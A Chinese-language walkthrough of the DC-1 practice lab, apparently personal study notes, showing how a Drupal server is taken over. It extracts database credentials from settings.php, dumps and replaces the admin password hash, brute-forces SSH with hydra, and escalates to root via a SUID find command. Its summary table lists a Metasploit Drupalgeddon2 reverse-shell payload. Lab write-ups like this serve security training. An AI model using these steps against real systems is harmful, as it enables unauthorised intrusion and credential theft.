drwxr-xr-x  2 www-data www-data 4.0K Nov 21  2013 scripts
drwxr-xr-x  4 www-data www-data 4.0K Nov 21  2013 sites
drwxr-xr-x  7 www-data www-data 4.0K Nov 21  2013 themes
-rw-r--r--  1 www-data www-data  20K Nov 21  2013 update.php
-rw-r--r--  1 www-data www-data 2.2K Nov 21  2013 web.config
-rw-r--r--  1 www-data www-data  417 Nov 21  2013 xmlrpc.php
```

```
www-data@DC-1:/var/www$ cd sites
cd sites
www-data@DC-1:/var/www/sites$ ls
ls
README.txt  all  default  example.sites.php
www-data@DC-1:/var/www/sites$ cd default
cd default
www-data@DC-1:/var/www/sites/default$ ls
ls
default.settings.php  files  settings.php
www-data@DC-1:/var/www/sites/default$ ls -alh
ls -alh
total 52K
dr-xr-xr-x 3 www-data www-data 4.0K Feb 19  2019 .
drwxr-xr-x 4 www-data www-data 4.0K Nov 21  2013 ..
-rw-r--r-- 1 www-data www-data  23K Nov 21  2013 default.settings.php
drwxrwxr-x 3 www-data www-data 4.0K Feb 19  2019 files
-r--r--r-- 1 www-data www-data  16K Feb 19  2019 settings.php
www-data@DC-1:/var/www/sites/default$
```

配置文件

找到CMS的配置文件，发现了flag2，数据库的登录账号和密码

```
www-data@DC-1:/var/www/sites/default$ cat settings.php
cat settings.php
<?php

/**
 *
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 *
 */
```

```
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupaldb',
      'username' => 'dbuser',
      'password' => 'R0ck3t',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
```

利用获取的用户信息登录Mysql

登录mysql

```
www-data@DC-1:/var/www/sites/default$ mysql -udbuser -pR0ck3t   登录数据库
mysql -udbuser -pR0ck3t
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 5221
Server version: 5.5.60-0+deb7u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserv
ed.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input state
ment.

mysql> select version();     查看数据库的版本
select version();
+-----------------+
| version()       |
+-----------------+
| 5.5.60-0+deb7u1 |
+-----------------+
1 row in set (0.00 sec)
mysql> select database();   查看当前数据库
select database();
+------------+
| database() |
+------------+
| NULL       |
+------------+
1 row in set (0.01 sec)
mysql> show databases;    查看数据库信息
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| drupaldb           |
+--------------------+
2 rows in set (0.01 sec)
mysql> use drupaldb;    操作指定的数据库
use drupaldb;
Reading table information for completion of table and column names
```

```
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select database();   使用指定的数据库
select database();
+------------+
| database() |
+------------+
| drupaldb   |
+------------+
1 row in set (0.00 sec)
mysql> show tables;     查看数据库的表
show tables;
+----------------------------+
| Tables_in_drupaldb         |
+----------------------------+
| actions                    |
| authmap                    |
| batch                      |
| block                      |
| block_custom               |
| block_node_type            |
| block_role                 |
| blocked_ips                |
| cache                      |
| cache_block                |
| cache_bootstrap            |
| cache_field                |
| cache_filter               |
| cache_form                 |
| cache_image                |
| cache_menu                 |
| cache_page                 |
| cache_path                 |
| cache_update               |
| cache_views                |
| cache_views_data           |
| comment                    |
| ctools_css_cache           |
| ctools_object_cache        |
| date_format_locale         |
| date_format_type           |
| date_formats               |
| field_config               |
| field_config_instance      |
| field_data_body            |
| field_data_comment_body    |
```

```
 90  | field_data_field_image      |
 91  | field_data_field_tags       |
 92  | field_revision_body         |
 93  | field_revision_comment_body |
 94  | field_revision_field_image  |
 95  | field_revision_field_tags   |
 96  | file_managed                |
 97  | file_usage                  |
 98  | filter                      |
 99  | filter_format               |
100  | flood                       |
101  | history                     |
102  | image_effects               |
103  | image_styles                |
104  | menu_custom                 |
105  | menu_links                  |
106  | menu_router                 |
107  | node                        |
108  | node_access                 |
109  | node_comment_statistics     |
110  | node_revision               |
111  | node_type                   |
112  | queue                       |
113  | rdf_mapping                 |
114  | registry                    |
115  | registry_file               |
116  | role                        |
117  | role_permission             |
118  | search_dataset              |
119  | search_index                |
120  | search_node_links           |
121  | search_total                |
122  | semaphore                   |
123  | sequences                   |
124  | sessions                    |
125  | shortcut_set                |
126  | shortcut_set_users          |
127  | system                      |
128  | taxonomy_index              |
129  | taxonomy_term_data          |
130  | taxonomy_term_hierarchy     |
131  | taxonomy_vocabulary         |
132  | url_alias                   |
133  | users                       |
134  | users_roles                 |
135  | variable                    |
136  | views_display               |
```

```
| views_view                 |
| watchdog                   |
+----------------------------+
mysql> select * from users;    查询表中所有的记录
+-----+-------+------------------------------------------------------------+
------------------+-------+----------+-----------------+-----------+-
----------+-----------+--------+--------------------+---------+------
---+------------------+------+
| uid | name  | pass
| mail              | theme | signature | signature_format | created
| access     | login      | status | timezone            | language | pic
ture | init              | data |
+-----+-------+------------------------------------------------------------+
------------------+-------+----------+-----------------+-----------+-
----------+-----------+--------+--------------------+---------+------
---+------------------+------+
|   0 |       |
|                    |       |           | NULL             |          0
|          0 |          0 |      0 | NULL                |          |
   0 |                    | NULL |
|   1 | admin | $S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR
| admin@example.com |       |           | NULL             | 1550581826
| 1550583852 | 1550582362 |      1 | Australia/Melbourne |          |
   0 | admin@example.com | b:0; |
|   2 | Fred  | $S$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg
| fred@example.org  |       |           | filtered_html    | 1550581952
| 1550582225 | 1550582225 |      1 | Australia/Melbourne |          |
   0 | fred@example.org  | b:0; |
|   3 | root  | $S$DEqcU0AVa4dAegqantcdyxztR8EqXlOZ4Mp1Cy3hdbOUJ9DVR9r2
|                    |       |           | NULL             |          0
| 1681243862 | 1681235462 |      1 | NULL                |          |
   0 |                    | b:0; |
+-----+-------+------------------------------------------------------------+
------------------+-------+----------+-----------------+-----------+-
----------+-----------+--------+--------------------+---------+------
---+------------------+------+
4 rows in set (0.00 sec)
mysql> select name,pass from users;   只查询用户名和密码字段
select name,pass from users;
+-------+------------------------------------------------------------+
| name  | pass                                                       |
+-------+------------------------------------------------------------+
|       |                                                            |
| admin | $S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR |
| Fred  | $S$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg |
| root  | $S$DEqcU0AVa4dAegqantcdyxztR8EqXlOZ4Mp1Cy3hdbOUJ9DVR9r2 |
+-------+------------------------------------------------------------+
```

```
160   4 rows in set (0.00 sec)
```

可以看到用户名和密码，但密码是加密的？加密算法是什么？

hashid //标识hash算法的类型

hash-identifier发现没有找到其标准的hash算法？

```
┌──(root㉿bogon)-[~]
└─# hashid '$S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR'
Analyzing '$S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR'
[+] Drupal > v7.x
```

找到了hash密码算法是采用的drupal 7的密码算法

根据drupal的版本查找其源码、官方文档 //代码审计

https://www.drupal.org/node/1023428 官方文档

使用 sql-query 重置管理员密码 （Drupal 7）

在Drupal 7中，用户1（管理员）的密码丢失并且电子邮件通知或drush方法不起作用时，可以通过数据库查询设置密码。

但首先，您必须生成对您的网站有效的密码哈希。

从命令行在 Drupal 根目录中执行以下命令：

```
./scripts/password-hash.sh newpwd
```

检查此脚本的第一行。它将读作类似.确认此行中列出的文件名位于您的计算机上。通常，如果不可用，则可用。`#!/usr/bin/php /usr/bin/php /usr/local/bin/php`

或对于 Windows：

```
php .\scripts\password-hash.sh newpwd
```

> **注意**：如果您收到 PHP 不是可识别命令的错误，则需要将 php 添加到系统 PATH 中。例如：;c: \wamp\bin\php\php5.3.8\ 。然后，这将在命令提示符下工作。完成后，在命令提示符窗口中右键单击以标记文本并复制哈希代码。

> **注意**：如果您收到有关包含无法找到文件的错误，则需要使用 --root 参数来指定 Drupal 安装的根目录。

当然，将"newpwd"更改为所需的密码。如果密码包含特殊字符，例如空格、* 或 ？ 您必须对它们进行转义，或者将密码括在适合所用外壳的引号中。

该脚本将输出对站点有效的密码哈希。将其复制到剪贴板或写在某处;下一步需要用到它。注意不要包含更多或更少的字符作为哈希。这些哈希看起来有点像
`$S$CTo9G7Lx28rzCfpn4WB2hUlknDKv6QTqHaf82WLbhPT2K5TzKzML`

然后在 Drupal 数据库上执行以下查询：

```
UPDATE users SET pass ='$S$CTo9G7Lx28rzCfpn4WB2hUlknDKv6QTqHaf82WLbhPT2K5TzKzML' WHERE uid =
1;
```

要执行此查询，必须登录到数据库。这通常通过命令行或通过 GUI 界面（如 phpMyAdmin）完成。

清除洪水表（仅限Drupal 7）

如果您使用脚本或"请求新密码"重置了密码，但仍收到"*抱歉，此帐户的登录尝试失败次数超过 5 次。它被暂时封锁了。*然后，您可以删除洪水表中的相应条目。

此泛洪表记录登录尝试失败的用户名和 ip。

使用 PHP 文件重置

没有命令行访问权限？您也可以使用PHP文件重置密码，但请记住，如果处理不当，这可能会带来**巨大的安全问题。**

传递根参数

如果你在Windows上，并且想要将根参数传递给脚本，则需要这个：

```
php -f password-hash.sh -- --root "C:\wamp\www\" newp@ss
```

双破折号后面的任何内容都将传递给 **password-hash.sh。**

新的密码hy的哈希值 Plain Text

```
www-data@DC-1:/var/www$ scripts/password-hash.sh hy
scripts/password-hash.sh hy

password: hy            hash: $S$DNcsu.xJkBKMpmgtBQufjUvioVN/tO/MFNZ2JlDYkRS6A0XVjfsn
```

修改数据库密码 Plain Text

```
mysql> use drupaldb;    进入数据库
mysql> UPDATE users SET pass ='$S$DNcsu.xJkBKMpmgtBQufjUvioVN/tO/MFNZ2JlDYkRS6A0XVjfsn' WHERE uid = 1;
<s ='$S$DNcsu.xJkBKMpmgtBQufjUvioVN/tO/MFNZ2JlDYkRS6A0XVjfsn' WHERE uid = 1;
Query OK, 1 row affected (0.01 sec)
Rows matched: 1  Changed: 1  Warnings: 0    更改成功
mysql> select uid,name,pass from users;    查看密码哈希，已经修改为我的哈希id
select uid,name,pass from users;
+-----+-------+-----------------------------------------------------------+
| uid | name  | pass                                                      |
+-----+-------+-----------------------------------------------------------+
|   0 |       |                                                           |
|   1 | admin | $S$DNcsu.xJkBKMpmgtBQufjUvioVN/tO/MFNZ2JlDYkRS6A0XVjfsn |
|   2 | Fred  | $S$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg |
|   3 | root  | $S$DEqcU0AVa4dAegqantcdyxztR8EqXlOZ4Mp1Cy3hdbOUJ9DVR9r2 |
+-----+-------+-----------------------------------------------------------+
4 rows in set (0.00 sec)
```

成功登录后台

7、用户密码的暴力破解

查看账号文件，发现有个用户叫flag4

```
www-data@DC-1:/var/www$ cat /etcpasswd
cat /etcpasswd
cat: /etcpasswd: No such file or directory
www-data@DC-1:/var/www$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:104::/var/spool/exim4:/bin/false
statd:x:102:65534::/var/lib/nfs:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:105:109:MySQL Server,,,:/nonexistent:/bin/false
flag4:x:1001:1001:Flag4,,,:/home/flag4:/bin/bash
```

尝试对flag4用户进行暴力破解

hydra –l flag4 –P /usr/share/wordlists/rockyou.txt ssh://192.168.18.134

```
┌──(root㉿bogon)-[~]
└─# hydra -l flag4 -P /usr/share/wordlists/rockyou.txt ssh://192.168.18.134
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret se
rvice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics
 anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-04-11 22:22:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce t
he tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a prev
ious session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525
tries per task
[DATA] attacking ssh://192.168.18.134:22/
[22][ssh] host: 192.168.18.134   login: flag4   password: orange
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-04-11 22:23:51
```

```
┌──(root㉿bogon)-[~]
└─# ssh flag4@192.168.18.134
The authenticity of host '192.168.18.134 (192.168.18.134)' can't be established.
ECDSA key fingerprint is SHA256:89B+YqcNl4cSf/BZk26MQG1QeW4BvBlVENMbTRhVhsU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.18.134' (ECDSA) to the list of known hosts.
flag4@192.168.18.134's password:
Linux DC-1 3.2.0-6-486 #1 Debian 3.2.102-1 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
flag4@DC-1:~$
```

8、使用find命令越权

flag4@DC-1:~$ find / -perm -u=s -type f 2>/dev/null　　查找

flag4@DC-1:~$ find -name flag4.txt -exec /bin/bash -p \;　　提权

```
bash-4.2# cd /root/
bash-4.2# ls
thefinalflag.txt
bash-4.2# cat thefinalflag.txt
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
```

flag

flag1　　Plain Text


```
1  www-data@DC-1:/var/www$ cat flag1.txt
2  cat flag1.txt
3  Every good CMS needs a config file - and so do you.
```

```
www-data@DC-1:/var/www$ cat flag1.txt
cat flag1.txt
Every good CMS needs a config file - and so do you.
```


每个FLAG都会提供一个线索去如何查找下一个Flag提醒查看CMS的配置文件


flag 5 Plain Text

```
bash-4.2# cd /root
cd /root
bash-4.2# ls
ls
thefinalflag.txt
bash-4.2# cat thefinalflag.txt
cat thefinalflag.txt
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
```



flag3






flag4 Plain Text

```
1  flag4@DC-1:~$ cat flag4.txt
2  Can you use this same method to find or access the flag in root?
3
4  Probably. But perhaps it's not that easy.  Or maybe it is?
```

```
flag4@DC-1:~$ ls
flag4.txt
flag4@DC-1:~$ cat flag4.txt
Can you use this same method to find or access the flag in root?

Probably. But perhaps it's not that easy.  Or maybe it is?
flag4@DC-1:~$
```

flag2



```
find / -name settings.php
/var/www/sites/default/settings.php
cat /var/www/sites/default/settings.php
<?php
/**
 *
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 *
 */
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupaldb',
      'username' => 'dbuser',
      'password' => 'R0ck3t',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
```

扩展：

一、什么是Robots协议?

Robots协议（也称为爬虫协议、机器人协议等）的全称是“网络爬虫排除标准”，robots.txt是搜索引擎访问网站时第一个查看的文件，当我们网站有部分内容不希望收搜索引擎抓取时，就可以通过Robots协议来告诉搜索引擎哪些页面是不能抓取的，大多用来保护网站的隐私，以及一些死链、重复页面等等。

二、什么是CMS

CMS:内容管理系统（Content Management System，CMS），是一种位于WEB前端（Web 服务器）和后端办公系统或流程（内容创作、编辑）之间的软件系统。内容的创作人员、编辑人员、发布人员使用内容管理系

统来提交、修改、审批、发布内容。这里指的“内容”可能包括文件、表格、图片、数据库中的数据甚至视频等一切你想要发布到Internet、Intranet以及Extranet网站的信息。

随着个性化的发展，内容管理还辅助WEB前端将内容以个性化的方式提供给内容使用者，即提供个性化的门户框架，以基于WEB技术将内容更好地推送到用户的浏览器端。[1]

内容管理系统是企业信息化建设和电子政务的新宠，也是一个相对较新的市场。对于内容管理，业界还没有一个统一的定义，不同的机构有不同的理解。

常用的cms系统

1、企业网站系统

MetInfo(米拓)、蝉知、SiteServer CMS

2、B2C商城系统

商派shopex、ecshop、hishop、xpshop

3、门建站系统

DedeCMS(织梦)、帝国CMS、PHPCMS、动易、cmstop

4、博客系统

wordpress、Z-Blog

5、论坛社区

discuz、phpwind、wecenter

6、问题系统

Tipask、whatsns

7、知识百科系统

HDwiki

8、B2B门户系统

destoon、B2Bbuilder、友邻B2B

9、人才招聘网站系统

骑士CMS、PHP云人才管理系统

10、房产网站系统

FangCms

11、在线教育建站系统

kesion(科汛)、EduSoho网校

12、电影网站系统

苹果cms、ctcms、movcms


13、小说文学建站系统

JIEQI CMS

三、DrupalCMS

https://www.drupal.org/

Drupal是使用PHP语言编写的开源内容管理框架（CMF），它由内容管理系统（CMS）和PHP开发框架（Framework）共同构成。连续多年荣获全球最佳CMS大奖，是基于PHP语言最著名的WEB应用程序。截止2011年底，共有13,802位WEB专家参加了Drupal的开发工作；228个国家使用181种语言的729,791位网站设计工作者使用Drupal。著名案例包括：联合国、美国白宫、美国商务部、纽约时报、华纳、迪斯尼、联邦快递、索尼、美国哈佛大学、Ubuntu等。



四、Wappalyzer---网站技术分析插件

Wappalyzer是一款分析目标网站所采用的平台架构、网站环境、Javascript框架、编程语言等参数的chrome网站技术分析插件

Wappalyzer是一款功能强大的、且非常实用的chrome网站技术分析插件，通过该插件能够分析目标网站所采用的平台构架、网站环境、服务器配置环境、JavaScript框架、编程语言等参数，使用时很简单，开启你要分析、检测的网页后，点选该图示即可看到网站使用的相关技术和服务，其主要功能有：

1、Wappalyzer是一个跨平台的实用程序，可以揭示网站上使用的技术。

2、它可以检测内容管理系统，电子商务平台，网络框架，服务器软件，分析工具等等。

总结：

主机探测	arpscan -l	
	netdiscover	
	nmap -sP 192.168.18.0/24	
主机扫描	masscan　速度快	masscan --rate=100000 -p 1-65535 192.168.18.134
	nmap　精确扫描	nmap -p22,111,80,60228 -sV -A 192.168.18.134
网站探测	Wappalyzer	网站技术分析工具插件------一个浏览器插件
	CMS	内容管理系统
	常用的CMS	Drupal、wordpress、织梦、帝国
	知道CMS对版本对渗透测试的意义	
漏洞的查找和利用	searchsploit	
	https://www.exploit-db.com/	
	msf	search drupal
		use exploit/unix/webapp/drupal_drupalgeddon2
		set payload php/meterpreter/reverse_tcp（默认）
		set rhosts 192.168.195.134
		exploit
	meterpreter	
如何获取交互式shell	python -c 'import pty;pty.spawn("/bin/bash")'	
提权	提权中的信息收集	
	如何查找系统的铭感文件（站点的配置文件）	
	php的注释方法	
	数据库的基本操作	mysql -udbuser -pR0ck3t　登录数据库
		select version();　查看数据库的版本
		mysql> select database();　查看当前数据库
		mysql> show databases;　查看数据库信息
		mysql> use drupaldb;　操作指定的数据库
	哈希值的识别工具	hashid
		hash-identifider
	hash的暴力破解	hashcat
	如何查找特殊位的文件	find / -perm -u=s -type f 2>/dev/null
	linux中的三个特殊权限位	suid、sgid、stick
暴力破解	hydra	hydra -l flag4 -P /usr/share/wordlists/rockyou.txt ssh://192.168.18.134
提权	利用suid程序提权	find -name flag4.txt -exec /bin/bash -p \;

DC-1靶机总结.xlsx